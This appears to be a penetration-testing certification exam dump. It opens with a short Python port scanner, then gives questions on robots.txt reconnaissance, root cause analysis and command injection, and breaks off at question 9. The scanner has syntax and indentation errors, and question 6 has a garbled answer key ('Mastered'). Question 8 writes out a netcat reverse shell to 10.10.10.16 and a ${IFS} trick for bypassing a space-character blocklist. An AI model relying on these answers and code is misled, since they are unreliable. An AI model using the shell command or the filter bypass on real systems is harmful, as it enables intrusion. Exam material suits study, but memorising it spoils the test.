
```
#!/usr/bin/python
```



```
import socket
import sys

ports = [21,22]

def port_scan(ip, ports):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(2.0)
```




```
for port in ports:
    try:
        s.connect((ip, port))
        print("%s:%s - OPEN" % (ip, port))

    except socket.timeout
        print("%s:%s - TIMEOUT" % (ip, port))

    except socket.error as e:
        print("%s:%s - CLOSED" % (ip, port))

    finally
        s.close()


if __name__ == '__main__':
    if len(sys.argv) < 2
        print('Execution requires a target IP adderss. Exiting...')
        exit(1)
    else:
```



```
port_scan(sys.argv[1], ports)
```

NEW QUESTION 6
HOTSPOT
A penetration tester is performing reconnaissance for a web application assessment. Upon investigation, the tester reviews the robots.txt file for items of interest.
INSTRUCTIONS
Select the tool the penetration tester should use for further investigation.
Select the two entries in the robots.txt file that the penetration tester should recommend for removal.



Tool

Given the entries in robots.txt, select the tool the penetration tester should use for further investigation:

○ Mimikatz

○ WPScan

○ Brakeman

○ SQLmap

Select the two robots.txt entries the penetration tester should recommend for removal:

1 □ User-agent: *
2 □ Disallow: /search
3 □ Allow: /search/about
4 □ User-agent: acunetix
5 □ crawl-delay: 10
6 □ Allow: /search/static
7 □ User-agent: Baidu
8 □ crawl-delay: 12
9 □ Disallow: /Home
10 □ User-agent: Slurp
11 □ crawl-delay: 20
12 □ Allow: /sdch
13 □ User-agent: Comptia
14 □ Allow: /admin
15 □ Allow: /wp-admin
16 □ crawl-delay: 15
17 □ Allow: /groups
18 □ Allow: /?hl=
19 □ Allow: /wp-login.php

A. Mastered
B. Not Mastered

Answer: A

Explanation:
The tool that the penetration tester should use for further investigation is WPScan. This is because WPScan is a WordPress vulnerability scanner that can detect common WordPress security issues, such as weak passwords, outdated plugins, and misconfigured settings. WPScan can also enumerate WordPress users, themes, and plugins from the robots.txt file.
The two entries in the robots.txt file that the penetration tester should recommend for removal are:
? Allow: /admin
? Allow: /wp-admin
These entries expose the WordPress admin panel, which can be a target for brute-force attacks, SQL injection, and other exploits. Removing these entries can help prevent unauthorized access to the web application??s backend. Alternatively, the penetration tester can suggest renaming the admin panel to a less obvious name, or adding authentication methods such as two-factor authentication or IP whitelisting.

NEW QUESTION 7
Which of the following describes the process of determining why a vulnerability scanner is not providing results?

A. Root cause analysis
B. Secure distribution
C. Peer review
D. Goal reprioritization

Answer: A

Explanation:
Root cause analysis involves identifying the underlying reasons why a problem is occurring. In the context of a vulnerability scanner not providing results, performing a root cause analysis would help determine why the scanner is failing to deliver the expected output. Here??s why option A is correct:
? Root Cause Analysis: This is a systematic process used to identify the fundamental reasons for a problem. It involves investigating various potential causes and pinpointing the exact issue that is preventing the vulnerability scanner from working correctly.
? Secure Distribution: This refers to the secure delivery and distribution of software or updates, which is not relevant to troubleshooting a vulnerability scanner.
? Peer Review: This involves evaluating work by others in the same field to ensure quality and accuracy, but it is not directly related to identifying why a tool is malfunctioning.
? Goal Reprioritization: This involves changing the priorities of goals within a project, which does not address the technical issue of the scanner not working.
References from Pentest:
? Horizontall HTB: Demonstrates the process of troubleshooting and identifying issues with tools and their configurations to ensure they work correctly.
? Writeup HTB: Emphasizes the importance of thorough analysis to understand why certain security tools may fail during an assessment.
=================

NEW QUESTION 8
A penetration tester is trying to bypass a command injection blocklist to exploit a remote code execution vulnerability. The tester uses the following command:

nc -e /bin/sh 10.10.10.16 4444
Which of the following would most likely bypass the filtered space character?

A. ${IFS}
B. %0a
C. + *
D. %20

Answer: A

Explanation:
To bypass a command injection blocklist that filters out the space character, the tester can use ${IFS}. ${IFS} stands for Internal Field Separator in Unix-like systems, which by default is set to space, tab, and newline characters.
? Command Injection:
? Bypassing Filters:
? Alternative Encodings:
Pentest References:
? Command Injection: Understanding how command injection works and common techniques to exploit it.
? Bypassing Filters: Using creative methods like environment variable expansion to
bypass input filters and execute commands.
? Shell Scripting: Knowledge of shell scripting and environment variables is crucial for effective exploitation.
By using ${IFS}, the tester can bypass the filtered space character and execute the intended command, demonstrating the vulnerability's exploitability.
=================


NEW QUESTION 9
A penetration tester is working on an engagement in which a main objective is to collect confidential information that could be used to exfiltrate data and perform a ransomware attack. During the engagement, the tester is able to obtain an internal foothold on the target network. Which of the following is the next task the tester should complete to accomplish the objective?

